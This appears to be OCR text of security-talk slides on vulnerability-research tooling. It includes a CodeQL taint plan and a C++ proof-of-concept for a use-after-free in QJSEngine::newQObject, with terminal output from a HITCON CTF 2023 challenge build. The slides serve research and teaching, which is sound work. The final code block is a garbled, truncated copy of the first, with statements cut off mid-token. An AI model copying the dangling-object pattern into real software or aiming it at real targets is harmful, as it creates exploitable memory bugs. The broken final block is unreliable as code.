
- CodeQL
- IDA Python
- Symbolic Execution
- Fuzzing

CodeQL


- If the target is open-source, then we can create CodeQL database for it!
- By learning from these exploits, maybe we can triage the potential vulnerabilities in open-source project by CodeQL.

Case Study: QJsEngine QObject UAF


1. Find the usage of QJsEngine::newQObject() and taint the C++ object, argument and return QJsValue
2. Check if the QJsValue in [1.] is transfer to QJsEngine by setProperty
3. Check if the QJsEngine object in [1.] is deleted/freed
4. Check if the C++ object in [1.] still can be referenced after [3.]



```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;
    myTimer->setTimeout(1234);
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;

    myEngine = new QJSEngine();
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;

//    return a.exec();
    return 0;
}
```




```
hank@hank-virtual-machine:~/MY_CTF_CHALLENGES
/hitcon_ctf_2023/qjsengine/src/build$ ./qqq
timeout:  0
timeout:  1234
timeout:  250
```




```
int main(int argc, char *argv[]){

    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete my
    qtout <<
    myTimer->
    qtout <<

    myEngine
    qtout <<

//     return
    return 0
}
```

